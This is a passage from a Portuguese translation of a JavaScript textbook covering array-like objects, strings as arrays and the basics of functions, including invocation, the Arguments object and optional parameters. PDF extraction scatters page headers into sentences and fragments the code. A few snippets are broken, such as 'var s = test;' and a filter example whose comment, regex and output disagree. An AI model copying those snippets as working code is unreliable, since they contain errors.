O objeto *Arguments*, descrito na Seção 8.3.2, é um objeto semelhante a um array. Em JavaScript do lado do cliente, vários métodos DOM, como *document.getElementsByTagName()*, retornam objetos semelhantes a um array. Aqui está uma função que poderia ser usada para testar objetos que funcionam como arrays:

```
// Determina se o é um objeto semelhante a um array.

// Strings e funções têm propriedades length numéricas, mas são

// excluídas pelo teste de typeof. Em JavaScript do lado do cliente, os nós

// de texto DOM

// têm uma propriedade length numérica e talvez precisem ser excluídos

// com um teste o.nodeType != 3 adicional.
```

```
function isArrayLike(o) {
```

```
if (o &&
```

```
// o não é null, undefined, etc.
```

```
typeof o === "object" &&
```

```
// o é um objeto
```

```
isFinite(o.length) &&
```

```
// o.length é um número finito
```

```
o.length >= 0 &&
```

```
// o.length é não negativo
```

```
o.length === Math.floor(o.length) &&
```

```
// o.length é um inteiro
```

```
o.length < 4294967296)
```

```
// o.length < 232
```

```
return true;
```

```
// Então o é semelhante a um array
```

else

return

false;

// Caso contrário, não é

}

Vamos ver na Seção 7.12 que as strings de ECMAScript 5 se comportam como arrays (e que alguns navegadores tornaram possível indexar strings antes de ECMAScript 5). Contudo, testes como o anterior para objetos semelhantes a um array normalmente retornam false para strings – em geral eles são mais bem manipulados como strings e não como arrays.

Os métodos de array de JavaScript são intencionalmente definidos para serem genéricos, de modo que funcionam corretamente quando aplicados em objetos semelhantes a um array e em arrays verdadeiros. Em ECMAScript 5, todos os métodos de array são genéricos. Em ECMAScript 3, todos os métodos, exceto toString() e toLocaleString(), são genéricos. (O método concat() é **156** *Parte*

I JavaScript

básica

uma exceção: embora possa ser chamado em um objeto semelhante a um array, ele não expande corretamente esse objeto no array retornado.) Como os objetos semelhantes a um array não herdam de `Array.prototype`, não é possível chamar métodos de array neles diretamente. Contudo, é possível chamá-los indiretamente, usando o método `Function.call`: `var a = {"0":"a", "1":"b", "2":"c", length:3}; // Um objeto semelhante a um array`
`Array.prototype.join.call(a, "+ ")`

```
// => "a+b+c"
```

```
Array.prototype.slice.call(a, 0)
```

```
// => ["a","b","c"]: cópia do array verdadeiro  
Array.prototype.map.call(a, function(x) {
```

```
return
```

```
x.toUpperCase();
```

```
})
```

```
//
```

```
= >
```

```
["A","B","C"]:
```

Vimos essa técnica de call() anteriormente, no método isArray() da Seção 7.10. O método call() de objetos Function é abordado com mais detalhes na Seção 8.7.3.

Os métodos de array de ECMAScript 5 foram introduzidos no Firefox 1.5. Como eram escritos genericamente, o Firefox também introduziu versões desses métodos como funções definidas diretamente na construtora Array. Com essas versões dos métodos definidas, os exemplos anteriores podem ser reescritos como segue:

```
var a = {"0":"a", "1":"b", "2":"c", length:3};
```

```
// Um objeto semelhante a um array
```

```
Array.join(a, "+")
```

```
Array.slice(a, 0)
```

```
Array.map(a, function(x) { return x.toUpperCase(); })
```

Essas versões de função estática dos métodos de array são muito úteis ao se trabalhar com objetos semelhantes a um array, mas como não são padronizadas, não se pode contar com o fato de estarem definidas em todos os navegadores. Você pode escrever código como o seguinte para garantir que as funções necessárias existam, antes de utilizá-las: Array.join = Array.join || function(a,sep) {

return

Array.prototype.join.call(a,sep);

};

Array.slice = Array.slice || function(a,from,to) {

`return`

`Array.prototype.slice.call(a,from,to);`

`};`

`Array.map = Array.map || function(a, f, thisArg) {`

`return Array.prototype.map.call(a, f, thisArg);`

`}`

7.12 Strings como arrays

Em ECMAScript 5 (e em muitas implementações recentes de navegadores – incluindo o IE8 – antes de ECMAScript 5), as strings se comportam como arrays somente para leitura. Em vez de acessar caracteres individuais com o método `charAt()`, pode-se usar colchetes: `var s = test;`

`s.charAt(0) // => "t"`

`s[1]`

`// => "e"`

O operador `typeof` ainda retorna “string” para strings, é claro, e o método `Array.isArray()` retorna `false` se uma string é passada para ele.

A principal vantagem das strings que podem ser indexadas é simplesmente que podemos substituir chamadas para `charAt()` por colchetes, que são mais concisos, legíveis e possivelmente mais eficientes.

Capítulo

7 Arrays 157

Ja

tes. Contudo, o fato de strings se comportarem como arrays também significa que podemos aplicar **vaS**

nas métodos genéricos de array. Por exemplo:

cript básico

```
s = "JavaScript"
```

```
Array.prototype.join.call(s, " ")
```

```
// => "J a v a S c r i p t"
```

a

```
Array.prototype.filter.call(s,
```

```
// Filtra os caracteres da string
```

```
function(x)
```

```
{
```

```
return x.match(/[aeiou]/); // Corresponde apenas às não vogais
```

```
}).join(""))
```

```
// => "JvScripT"
```

Lembre-se de que as strings são valores imutáveis; portanto, quando são tratadas como arrays, elas são arrays somente para leitura. Métodos de array como push(), sort(), reverse() e splice() modificam um array no local e não funcionam em strings. No entanto, tentar modificar uma string usando um método de array não causa erro: apenas falha silenciosamente.

Capítulo 8

Funções

Uma função é um bloco de código JavaScript definido uma vez, mas que pode ser executado (ou chamado) qualquer número de vezes. Talvez você já conheça a noção de função com o nome de sub-rotina ou procedimento. As funções em JavaScript são parametrizadas: uma definição de função pode incluir uma lista de identificadores, conhecidos como parâmetros, que funcionam como variáveis locais para o corpo da função. As chamadas de função fornecem valores (ou argumentos) para os parâmetros da função. Frequentemente, as funções utilizam seus valores de argumento para

calcular um valor de retorno, que se torna o valor da expressão da chamada de função. Além dos argumentos, cada chamada tem outro valor – o contexto da chamada –, que é o valor da palavra-chave *this*.

Se uma função é atribuída à propriedade de um objeto, ela é conhecida como método desse objeto.

Quando uma função é chamada em ou por meio de um objeto, esse objeto é o contexto da chamada ou o valor de *this* da função. As funções projetadas para inicializar um objeto recém-criado são denominadas construtoras. As construtoras foram descritas na Seção 6.1 e serão abordadas novamente no Capítulo 9.

Em JavaScript, as funções são objetos e podem ser manipuladas pelos programas. JavaScript pode atribuir funções a variáveis e passá-las para outras funções, por exemplo. Como as funções são objetos, é possível definir propriedades e até mesmo chamar métodos a partir delas.

As definições de função JavaScript podem ser aninhadas dentro de outras funções e têm acesso a qualquer variável que esteja no escopo onde são definidas. Isso significa que as funções em JavaScript são fechadas em relação às suas variáveis e isso possibilita o uso de técnicas de programação importantes e poderosas.

Capítulo

8 Funções 159

Ja

8.1 Definindo funções

vaScript básico

As funções são definidas com a palavra-chave *function*, que pode ser usada em uma expressão de definição de função (Seção 4.3) ou em uma instrução de declaração de função (Seção 5.3.2). Em a

uma ou outra forma, as definições de função começam com a palavra-chave *function*, seguida dos seguintes componentes:

- Um identificador que dá nome à função. O nome é uma parte obrigatória das instruções de declaração de função: ele é usado como o nome de uma variável e o objeto função recém-definido é atribuído a esta variável. Para

expressões de definição de função, o nome é opcional: se estiver presente, ele se refere ao objeto função apenas dentro do próprio corpo da função.

- Um par de parênteses em torno de uma lista de zero ou mais identificadores separados com vírgulas. Esses identificadores são nomes de parâmetro da função e se comportam como variá-

veis locais dentro do corpo da função.

- Um par de chaves contendo zero ou mais instruções JavaScript. Essas instruções são o corpo da função: elas são executadas quando a função é chamada.

O Exemplo 8-1 mostra algumas definições de função usando tanto a forma de instrução como de expressão. Observe que uma função definida como expressão só é útil se faz parte de uma expressão maior, como uma atribuição ou uma chamada, que faz algo com a função recém-definida.

Exemplo 8-1 Definindo funções em JavaScript

// Imprime o nome e o valor de cada propriedade de o. Retorna undefined.

```
function printprops(o) {
```

```
  for(var p in o)
```

```
    console.log(p + ": " + o[p] + "\n");
```

```
}
```

// Calcula a distância entre pontos cartesianos (x1,y1) e (x2,y2).

```
function distance(x1, y1, x2, y2) {
```

```
  var dx = x2 - x1;
```



```
var dy = y2 - y1;
```

```
return Math.sqrt(dx*dx + dy*dy);
```

```
}
```

```
// Uma função recursiva (que chama a si mesma) que calcula fatoriais
```

```
// Lembre-se de que  $x!$  é o produto de  $x$  e todos os inteiros positivos  
menores do que ele.
```

```
function factorial(x) {
```

```
if (x <= 1) return 1;
```

```
return x * factorial(x-1);
```

```
}
```

160 Parte

I JavaScript

básica

// Esta expressão de função define uma função que eleva seu argumento ao quadrado.

// Note que a atribuímos a uma variável

```
var square = function(x) { return x*x; }
```

// As expressões de função podem incluir nomes, o que é útil para a recursividade.

```
var f = function fact(x) { if (x <= 1) return 1; else return x*fact(x-1);  
};
```

// As expressões de função também podem ser usadas como argumentos de outras funções: data.sort(function(a,b) { return a-b; });

*// Às vezes as expressões de função são definidas e chamadas imediatamente: var tensquared = (function(x) {return x*x;})(10);*

Note que o nome da função é opcional para funções definidas como expressões. A instrução de declaração de função na verdade declara uma variável e atribui a ela um objeto função. Uma expressão de definição de função, por outro lado, não declara uma variável. É permitido um nome para funções (como na função de fatorial anterior) que precisem fazer referência a si mesmas. Se uma expressão de definição de função inclui um nome, o escopo de função local dessa função vai incluir um vínculo desse nome com o objeto função. Na verdade, o nome da função se torna uma variável local dentro da função. A maioria das funções definidas como expressões não precisa de nomes, o que torna suas definições mais compactas. As expressões de definição de função são especialmente apropriadas para funções utilizadas apenas uma vez, como nos dois últimos exemplos.

Nomes de função

Qualquer identificador JavaScript válido pode ser um nome de função. Tente escolher nomes de função descritivos, mas concisos. Encontrar um ponto de equilíbrio é uma arte que se adquire com a experiência.

Nomes de função bem escolhidos podem fazer uma grande diferença na legibilidade (e, portanto, na manutenibilidade) de seu código.

Muitas vezes, os nomes de função são verbos ou frases que começam com verbos. É uma convenção iniciar nomes de função com uma letra minúscula. Quando um nome contém várias palavras, uma convenção é separá-las com sublinhados deste jeito(); outra convenção é iniciar todas as palavras após a primeira com uma letra maiúscula desteJeito(). Funções que devem ser internas ou ocultas (e não parte de uma API pública) às vezes recebem nomes que começam com um sublinhado.

Em alguns estilos de programação ou dentro de estruturas de programação bem definidas, pode ser útil dar nomes bem curtos para as funções utilizadas com mais frequência. A estrutura jQuery de JavaScript do lado do cliente (abordada no Capítulo 19), por exemplo, utiliza intensamente uma função chamada `$()` (sim, apenas o cifrão em sua API pública). (Lembre-se, da Seção 2.4, que cifrões e sublinhados são os dois caracteres (além das letras e números) válidos em identificadores JavaScript.) Conforme descrito na Seção 5.3.2, as instruções de declaração de função são “içadas” para o início do script ou da função circundante, de modo que as funções declaradas dessa maneira podem ser chamadas a partir de um código que aparece antes que elas sejam definidas. No entanto, isso não vale para funções definidas como expressões: para chamar uma função, você precisa ser capaz de fazer referência a ela, e não se pode fazer referência a uma função definida como uma expressão até Capítulo

8 Funções 161

Ja

que ela seja atribuída a uma variável. As declarações de variável são içadas (consulte a Seção 3.10.1), **vaS**

mas as atribuições a essas variáveis não; portanto, as funções definidas com expressões não podem ser **cript básic**

chamadas antes de serem definidas.

Observe que a maioria das funções (mas não todas) o Exemplo 8-1 contém uma instrução **return a**

(Seção 5.6.4). A instrução **return** faz a função parar de executar e retornar o valor de sua expressão (se houver) para o chamador. Se a instrução **return** não tem uma expressão associada, ela retorna o valor **undefined**. Se uma função não contém uma instrução **return**, ela simplesmente executa cada instrução do corpo da função e retorna o valor **undefined** para o chamador.

A maioria das funções o Exemplo 8-1 é projetada para calcular um valor e

utiliza `return` para retornar esse valor para seu chamador. A função `printprops()` é diferente: sua tarefa é produzir na saída os nomes e valores das propriedades de um objeto. Não é necessário valor de retorno algum e a função não inclui uma instrução `return`. O valor de uma chamada da função `printprops()` é sempre `undefined`. (Às vezes as funções sem valor de retorno são chamadas de procedimentos.)

8.1.1 Funções aninhadas

Em JavaScript, as funções podem ser aninhadas dentro de outras funções. Por exemplo: `function hypotenuse(a, b) {`

```
function square(x) { return x*x; }
```

```
return Math.sqrt(square(a) + square(b));  
}
```

O interessante a respeito das funções aninhadas são suas regras de escopo de variável: elas podem acessar os parâmetros e as variáveis da função (ou funções) dentro das quais estão aninhadas. No código anterior, por exemplo, a função interna `square()` pode ler e gravar os parâmetros `a` e `b` definidos pela função externa `hypotenuse()`. Essas regras de escopo para funções aninhadas são muito importantes e vamos considerá-las novamente na Seção 8.6.

Conforme observado na Seção 5.3.2, as instruções de declaração de função não são instruções verdadeiras e a especificação ECMAScript só as permite como instruções de nível superior. Elas podem aparecer em código global ou dentro de outras funções, mas não podem aparecer dentro de laços, condicionais ou instruções

1

`try/catch/finally` ou `with`. Note que essa restrição só se aplica às funções declaradas como instruções. As expressões de definição de função podem aparecer em qualquer lugar em seu código JavaScript.

8.2 Chamando funções

O código JavaScript que constitui o corpo de uma função não é executado quando a função é definida, mas quando ela é chamada. Em JavaScript as funções podem ser chamadas de quatro maneiras:

- *como funções,*

- *como métodos,*

1 Algumas implementações de JavaScript não são tão rígidas quanto a essa regra. O Firefox, por exemplo, permite que “declarações de função condicional” apareçam dentro de instruções if.

162 *Parte*

- como construtoras e
- indiretamente, por meio de seus métodos `call()` e `apply()`.

8.2.1 Chamada de função

As funções são chamadas como funções ou como métodos com uma expressão de invocação (Seção 4.5). Uma expressão de invocação consiste em uma expressão de função que é avaliada como um objeto função, seguida por um parêntese de abertura, uma lista de zero ou mais expressões de argumento separada com vírgulas e um parêntese de fechamento. Se a expressão de função é uma expressão de acesso à propriedade – se a função é a propriedade de um objeto ou um elemento de um array –, então ela é uma expressão de invocação de método. Esse caso vai ser explicado em seguida. O código a seguir contém várias expressões de chamada de função normais: `printprops({x:1});`

```
var total = distance(0,0,2,1) + distance(2,1,3,5);
```

```
var probability = factorial(5)/factorial(13);
```

Em uma chamada, cada expressão de argumento (aquelas entre os parênteses) é avaliada e os valores resultantes se tornam os argumentos da função. Esses valores são atribuídos aos parâmetros nomeados na definição da função. No corpo da função, uma referência a um parâmetro é avaliada com o valor do argumento correspondente.

Para uma chamada de função normal, o valor de retorno da função torna-se o valor da expressão de invocação. Se a função retorna porque o interpretador chega no final, o valor de retorno é `undefined`.

Se a função retorna porque o interpretador executa uma instrução `return`, o valor de retorno é o valor da expressão que vem após a instrução `return` ou `undefined`, caso a instrução `return` não tenha valor algum.

Para uma chamada de função em ECMAScript 3 e em ECMAScript 5 não restrita, o contexto da chamada (o valor de `this`) é o objeto global. No entanto, no modo restrito o contexto da chamada é `undefined`.

Normalmente, as funções escritas para serem chamadas como funções não usam a palavra-chave *this*. Contudo, ela pode ser usada para determinar se o modo restrito está em vigor:

```
// Define e chama uma função para determinar se estamos no modo restrito.
```

```
var strict = (function() { return !this; }());
```

8.2.2 Chamada de método

Um método nada mais é do que uma função JavaScript armazenada em uma propriedade de um objeto. Se você tem uma função *f* e um objeto *o*, pode definir um método chamado *m* de *o* com a linha a seguir:

```
o.m = f;
```

Tendo definido o método *m()* do objeto *o*, chame-o como segue:

```
o.m();
```

Capítulo

8 Funções 163

Ja

Ou então, se *m()* espera dois argumentos, você pode chamá-lo como segue:
vaScript básico

```
o.m(x, y);
```

O código anterior é uma expressão de invocação: ele inclui uma expressão de função *o.m* e duas **a**

expressões de argumento, *x* e *y*. A própria expressão de função é uma expressão de acesso à propriedade (Seção 4.4) e isso significa que a função é chamada como um método e não como uma função normal.

Os argumentos e o valor de retorno de uma chamada de método são tratados exatamente como descrito anteriormente para chamada de função normal. Contudo, as chamadas de método diferem das chamadas de função de uma maneira importante: o contexto da chamada. As expressões de acesso à propriedade consistem em duas partes: um objeto (neste caso, *o*) e um nome de propriedade (*m*).

Em uma expressão de invocação de método como essa, o objeto *o* se torna

o contexto da chamada e o corpo da função pode se referir a esse objeto usando a palavra-chave `this`. Aqui está um exemplo concreto:

```
var calculator = {  
  
  // Um objeto literal  
  
  operand1:  
  
  1,  
  
  operand2:  
  
  1,  
  
  
  add: function() {  
  
  
  
  
  
  
    // Note o uso da palavra-chave this para se referir a esse objeto.  
  
  
  
  
  
  
  
  
  
    this.result = this.operand1 + this.operand2;  
  
                                }  
  
                                };  
  
calculator.add();  
  
// Uma chamada de método para calcular 1 + 1.  
  
calculator.result  
  
// => 2
```

A maioria das chamadas de método usa a notação de ponto para acesso à propriedade, mas as expressões de acesso à propriedade que utilizam colchetes também causam chamadas de método. As seguintes são ambas chamadas de método, por exemplo:

```
o["m"](x,y);
```


// Outra maneira de escrever o.m(x,y).

a[0](z)

// Também é uma chamada de método (supondo que a[0] seja uma função).

As chamadas de método também podem envolver expressões de acesso à propriedade mais complexas:

*customer.surname.toUpperCase(); // Chama método em customer.surname
f().m();*

// Chama o método m() no valor de retorno de f()

Os métodos e a palavra-chave this são fundamentais para o paradigma da programação orientada a objetos. Qualquer função que seja utilizada como método recebe um argumento implícito – o objeto por meio do qual ela é chamada. Normalmente, um método efetua algum tipo de operação nesse objeto e a sintaxe de chamada de método é uma maneira elegante de expressar o fato de que uma função está operando em um objeto. Compare as duas linhas a seguir: rect.setSize(width, height); setRectSize(rect, width, height);

As funções hipotéticas chamadas nessas duas linhas de código podem efetuar exatamente a mesma operação no objeto (hipotético) rect, mas a sintaxe da chamada de método na primeira linha transmite mais claramente a ideia de que o foco principal da operação é o objeto rect.

Encadeamento de métodos

Quando métodos retornam objetos, pode-se usar o valor de retorno de uma chamada de método como parte de uma chamada subsequente. Isso resulta em uma série (ou “encadeamento” ou “cascata”) de chamadas de método como uma única expressão. Ao se trabalhar com a biblioteca jQuery (Capítulo 19), por exemplo, é comum escrever código como o seguinte: *// Localiza todos os cabeçalhos, mapeia para suas identificações, converte em um*

//array e os classifica

\$(".header").map(function() { return this.id }).get().sort(); Quando você escrever um método que não tem seu próprio valor de retorno, pense em fazê-lo retornar *this*. Se você fizer isso sistematicamente em toda sua API, permitirá um estilo de programação conhecido como encadeamento de métodos 2, no qual um objeto pode ser nomeado uma vez e, então, vários métodos podem ser chamados a partir dele:
shape.setX(100).setY(100).setSize(50).setOutline("red").setFill("blue").draw();
Não confunda encadeamento de métodos com encadeamento de construtoras, que será descrito na Se-

ção 9.7.2.

Note que *this* é uma palavra-chave e não uma variável ou nome de propriedade. A sintaxe de JavaScript não permite atribuir um valor a *this*.

Ao contrário das variáveis, a palavra-chave *this* não tem escopo e as funções aninhadas não herdam o valor de *this* de suas chamadoras. Se uma função aninhada é chamada como um método, seu valor de *this* é o objeto em que foi chamada. Se uma função aninhada é chamada como uma função, então seu valor de *this* vai ser o objeto global (modo não restrito) ou *undefined* (modo restrito). É um erro comum supor que uma função aninhada chamada como função pode utilizar *this* para obter o contexto da chamada da função externa. Se quiser acessar o valor de *this* da função externa, você precisa armazenar esse valor em uma variável que esteja no escopo da função interna. É comum usar a variável *self* para esse propósito. Por exemplo: *var o = {*

// Um objeto o.

m: function() {

// Método m do objeto.

var self = this;

// Salva o valor de this em uma variável.

console.log(this === o);

// Imprime "true": this é o objeto o.

f();

// Agora chama a função auxiliar f().

function f() {

// Uma função aninhada f

console.log(this === o);

// "false": this é global ou undefined

console.log(self === o);

// "true": self é o valor do this externo.

}

}

};

o.m();

// Chama o método m no objeto o.

*O Exemplo 8-5, na Seção 8.7.4, contém um uso mais realista do idioma
var self=this.*

2 O termo foi cunhado por Martin Fowler. Consulte o endereço <http://martinfowler.com/dslwip/MethodChaining.html>.

Capítulo

8 Funções 165

8.2.3 Chamada de construtora

JavaScript básico

Se uma chamada de função ou de método é precedida pela palavra-chave new, então ela é uma chamada de construtora. (As chamadas de construtora foram apresentadas na Seção 4.6 e na Seção a

6.1.2, e as construtoras serão abordadas com mais detalhes no Capítulo 9.) As chamadas de construtora diferem das chamadas de função e de método normais na forma como tratam os argumentos, o contexto da chamada e o valor de retorno.

Se uma chamada de construtora inclui uma lista de argumentos entre parênteses, essas expressões de argumento são avaliadas e passadas para a função da mesma maneira como seriam para chamadas de função e de método. Mas se uma construtora não tem parâmetros, então a sintaxe de chamada de construtora de JavaScript permite que a lista de argumentos e os parênteses sejam inteiramente omitidos. Um par de parênteses vazios sempre pode ser omitido em uma chamada de construtora e as duas linhas a seguir, por exemplo, são equivalentes: var o = new Object();

```
var o = new Object;
```

Uma chamada de construtora cria um novo objeto vazio que herda da propriedade prototype da construtora. Funções construtoras se destinam a inicializar objetos, sendo que o objeto recém-criado é utilizado como contexto da chamada, de modo que a função construtora pode se referir a ela com a palavra-chave this. Note que o novo objeto é usado como contexto da chamada, mesmo que a chamada de construtora se pareça com uma chamada de método. Isto é, na expressão new o.m(), o não é usado como contexto da chamada.

As funções construtoras em geral usam a palavra-chave return. Elas normalmente inicializam o novo objeto e então retornam implicitamente ao chegarem no final de seus corpos. Nesse caso, o novo objeto é o valor da expressão de invocação da construtora. No entanto, se uma construtora usa explicitamente a instrução return para retornar um objeto, então esse objeto se torna o valor da expressão de invocação. Se a construtora usa return sem valor algum ou se retorna um valor primitivo, esse valor de retorno é ignorado e o novo objeto é usado como valor da chamada.

8.2.4 Chamada indireta

Em JavaScript as funções são objetos e como todos os objetos em JavaScript, elas têm métodos. Dois desses métodos, `call()` e `apply()`, chamam a função indiretamente. Os dois métodos permitem especificar explicitamente o valor de `this` para a chamada, ou seja, é possível chamar qualquer função como método de qualquer objeto, mesmo que não seja realmente um método desse objeto. Os dois métodos também permitem especificar os argumentos da chamada. O método `call()` utiliza sua própria lista de argumentos como argumentos para a função e o método `apply()` espera que um array de valores seja usado como argumentos. Os métodos `call()` e `apply()` estão descritos em detalhes na Seção 8.7.3.

8.3 Argumentos e parâmetros de função

As definições de função em JavaScript não especificam um tipo esperado para os parâmetros e as chamadas de função não fazem qualquer verificação de tipo nos valores de argumento passados.

Na verdade, as chamadas de função em JavaScript nem mesmo verificam o número de argumentos que estão sendo passados. As subseções a seguir descrevem o que acontece quando uma função é chamada com menos argumentos do que parâmetros declarados ou com mais argumentos do que parâmetros declarados. Elas também demonstram como é possível testar explicitamente o tipo dos argumentos da função, caso seja necessário garantir que uma função não seja chamada com argumentos incompatíveis.

8.3.1 Parâmetros opcionais

Quando uma função é chamada com menos argumentos do que parâmetros declarados, os parâmetros adicionais são configurados com o valor `undefined`. Frequentemente é útil escrever fun-

ções de modo que alguns argumentos sejam opcionais e possam ser omitidos na chamada da função. Para fazer isso, deve-se atribuir um valor padrão razoável aos parâmetros omitidos. Aqui está um exemplo:

```
// Anexa os nomes das propriedades enumeráveis do objeto o no
```

```
// array a e retorna a. Se a for omitido, cria e retorna um novo array.
```

```
function getPropertyNames(o, /* opcional */ a) {
```

```
  if (a === undefined) a = [];
```

```
  // Se for undefined, usa um novo array
```

```
  for(var property in o) a.push(property);
```

return

a;

}

// Esta função pode ser chamada com 1 ou 2 argumentos:

var a = getPropertyNames(o);

// Obtém as propriedades de o em um novo array

getPropertyNames(p,a);

// anexa as propriedades de p nesse array

Em vez de usar uma instrução if na primeira linha dessa função, pode-se usar o operador || nesta forma idiomática:

a = a || [];

Lembre-se, da Seção 4.10.2, que o operador || retorna seu primeiro argumento se esse argumento for verdadeiro e, caso contrário, retorna seu segundo argumento. Nesse caso, se qualquer objeto for passado como segundo argumento, a função vai usar esse objeto. Mas se o segundo argumento for omitido (ou for passado null ou outro valor falso), será usado em seu lugar o array vazio recém-

-criado.

Note que, ao projetar funções com argumentos opcionais, você deve certificar-se de colocar os que são opcionais no final da lista de argumentos para que eles possam ser omitidos. O

programador que chamar sua função não poderá omitir o primeiro argumento e passar o segundo: ele precisaria passar undefined explicitamente para o primeiro argumento. Observe também o uso do comentário / opcional */ na definição de função, para salientar o fato de que o parâmetro é opcional.*

Capítulo

8 Funções 167

Ja

8.3.2 Listas de argumento de comprimento variável: o objeto *Arguments* vaScript básico

Quando uma função é chamada com mais valores de argumento do que os nomes de parâmetro existentes, não há maneira de se referir diretamente aos valores não nomeados. O objeto *Arguments* a

fornece uma solução para esse problema. Dentro do corpo de uma função, o identificador *arguments* se refere ao objeto *Arguments* para essa chamada. O objeto *Arguments* é um objeto semelhante a um array (consulte a Seção 7.11) que permite aos valores de argumento passados para a função serem recuperados por número, em vez de por nome.

Suponha que você defina uma função *f* que espera receber um único argumento, *x*. Se essa função for chamada com dois argumentos, o primeiro argumento vai estar acessível dentro da função pelo nome de parâmetro *x* ou como *arguments[0]*. O segundo argumento vai estar acessível somente como *arguments[1]*. Além disso, assim como os arrays reais, *arguments* tem uma propriedade *length* que especifica o número de elementos que ele contém. Assim, dentro do corpo da função *f*, chamada com dois argumentos, *arguments.length* tem o valor 2.

O objeto *Arguments* é útil de várias maneiras. O exemplo a seguir mostra como é possível utilizá-lo para verificar se uma função é chamada com o número de argumentos esperado, pois JavaScript não faz isso automaticamente:

```
function f(x, y, z)
```

```
{
```

```
// Primeiramente, verifica se foi passado o número correto de argumentos  
if (arguments.length != 3) {
```

```
throw new Error("function f called with " + arguments.length +
```

```
"arguments, but it expect 3 arguments.");
```

```
}
```

```
// Agora executa a função real...
```

```
}
```

Note que muitas vezes é desnecessário verificar o número de argumentos assim. O comportamento padrão de JavaScript é satisfatório na maioria dos casos: os argumentos ausentes são undefined e os argumentos extras são simplesmente ignorados.

Um uso importante do objeto Arguments é na escrita de funções que operam sobre qualquer número de argumentos. A função a seguir aceita qualquer número de argumentos numéricos e retorna o valor do maior argumento passado (consulte também a função interna Math.max(), que se comporta da mesma maneira):

```
function max(/* ... */) {
```

```
var max = Number.NEGATIVE_INFINITY;
```

```
// Itera através de argumentos, procurando (e lembrando) o maior.
```

```
for(var i = 0; i < arguments.length; i++)
```

```
if (arguments[i] > max) max = arguments[i];
```

```
// Retorna o maior
```

return

max;

}

*var largest = max(1, 10, 100, 2, 3, 1000, 4, 5, 10000, 6); // =>
10000*

168 *Parte*

básica

Funções como essa, que podem aceitar qualquer número de argumentos, são chamadas de funções variádicas, funções de aridade variável ou funções varargs. Este livro utiliza o termo mais coloquial, varargs, que remonta aos primórdios da linguagem de programação C.

Note que as funções varargs não precisam permitir chamadas com zero argumentos. É perfeitamente razoável usar o objeto `arguments[]` para escrever funções que esperam um número fixo de argumentos nomeados e obrigatórios, seguidos de um número arbitrário de argumentos opcionais não nomeados.

Lembre-se de que `arguments` não é realmente um array; é um objeto `Arguments`. Cada objeto `Arguments` define elementos de array numerados e uma propriedade `length`, mas tecnicamente não é um array – é melhor considerá-lo um objeto que coincidentemente tem algumas propriedades numeradas. Consulte a Seção 7.11 para mais informações sobre objetos semelhantes a um array.

O objeto `Arguments` tem uma característica muito incomum. No modo não restrito, quando uma função tem parâmetros nomeados, os elementos de array do objeto `Arguments` são pseudônimos dos parâmetros que contêm os argumentos da função. Os elementos numerados do objeto `Arguments` e os nomes de parâmetro são como dois nomes diferentes para a mesma variável. Mudar o valor de um argumento com nome muda o valor recuperado por meio do array `arguments[]`. Inversamente, mudar o valor de um argumento por meio do array `arguments[]` muda o valor recuperado pelo nome do argumento. Aqui está um exemplo que esclarece isso:

```
function f(x) {
```

```
    console.log(x);
```

```
    // Exibe o valor inicial do argumento
```

```
    arguments[0] = null;
```

```
    // Mudar o elemento do array também muda x!
```

```
console.log(x);  
  
// Agora exibe "null"
```

```
}
```

Com certeza esse não é o comportamento que se esperaria ver se o objeto `Arguments` fosse um array normal. Nesse caso, `arguments[0]` e `x` poderiam se referir inicialmente ao mesmo valor, mas uma alteração em um não teria efeito no outro.

Esse comportamento especial do objeto `Arguments` foi eliminado no modo restrito de ECMAScript 5. Existem ainda outras diferenças no modo restrito. Em funções não restritas, `arguments` é apenas um identificador. No modo restrito, é efetivamente uma palavra reservada. As funções de modo restrito não podem usar `arguments` como nome de parâmetro nem como nome de variável local e não podem atribuir valores a `arguments`.

8.3.2.1 As propriedades `callee` e `caller`

Além de seus elementos de array, o objeto `Arguments` define as propriedades `callee` e `caller`. No modo restrito de ECMAScript 5, é garantido que essas propriedades lançam um `TypeError` se você tenta lê-las ou gravá-las. No entanto, fora do modo restrito, o padrão ECMAScript diz que a propriedade `callee` se refere à função que está sendo executada no momento. `caller` é uma propriedade não padronizada, mas comumente implementada, que se refere à função que chamou àquela. A propriedade `caller` dá acesso à pilha de chamada e ocasionalmente a propriedade `callee` é útil para permitir que funções não nomeadas chamem a si mesmas recursivamente: Capítulo

8 Funções 169

```
var factorial = function(x) {
```

JavaS

```
if (x <= 1) return 1;
```

cript básico

```
return x * arguments.callee(x-1);
```

```
};
```

a

8.3.3 Usando propriedades de objeto como argumentos

Quando uma função tem mais de três parâmetros, torna-se difícil para o programador que a chama lembrar-se da ordem correta em que deve passar os argumentos. Para que o programador não precise consultar a documentação cada vez que utilizar a função, pode ser apropriado permitir que os argumentos sejam passados como pares nome/valor em qualquer ordem. Para implementar esse estilo de chamada de método, defina sua função de modo a esperar um único objeto como argumento e faça os usuários da função passarem um objeto que defina os pares nome/valor exigidos. O código a seguir dá um exemplo e também demonstra que esse estilo de chamada de função permite que a função especifique padrões para os argumentos omitidos: // Copia os length elements do array from para o array to.

```
// Começa a cópia com o elemento from_start no array from
```

```
// e copia esse elemento em to_start no array to.
```

```
// É difícil lembrar a ordem dos argumentos.
```

```
function arraycopy(/* array from, índice */ from_start,
```

```
/* array to, índice */ to_start,
```

```
/* integer */ length)
```

```
{
```

```
// o código fica aqui
```

```

    }

    // Esta versão é um pouco menos eficiente, mas não é preciso
    // lembrar da ordem dos argumentos, sendo que from_start e to_start
    // tem 0 como padrão.

    function easycopy(args) {

        arraycopy(args.from,

args.from_start || 0, // Observe o valor padrão fornecido

args.to,

args.to_start || 0,

args.length);

    }

```

// Aqui está como easycopy() poderia ser chamada:

```

var a = [1,2,3,4], b = [];

easycopy({from: a, to: b, length: 4});

```

8.3.4 Tipos de argumento

Os parâmetros de método em JavaScript não têm tipos declarados e não é feita verificação de tipo nos valores passados para uma função. Você pode ajudar a autodocumentar seu código escolhendo nomes descritivos para argumentos de função e incluindo os tipos de argumento nos comentários, como no método `arraycopy()` que acabamos de mostrar. Para argumentos

opcionais, você pode incluir a palavra “opcional” no comentário. E quando um método pode aceitar qualquer número de argumentos, você pode usar reticências: `function max(/* número... ) { código aqui */ }`

I JavaScript

básica

Conforme descrito na Seção 3.8, JavaScript faz conversão de tipo de forma livre, quando necessário.

Assim, se você escreve uma função que espera um argumento de string e então chama essa função com um valor de algum outro tipo, o valor passado é simplesmente convertido em string quando a função tenta utilizá-lo como string. Todos os tipos primitivos podem ser convertidos em strings e todos os objetos têm métodos `toString()` (se não outros necessariamente úteis), de modo que nunca ocorre erro nesse caso.

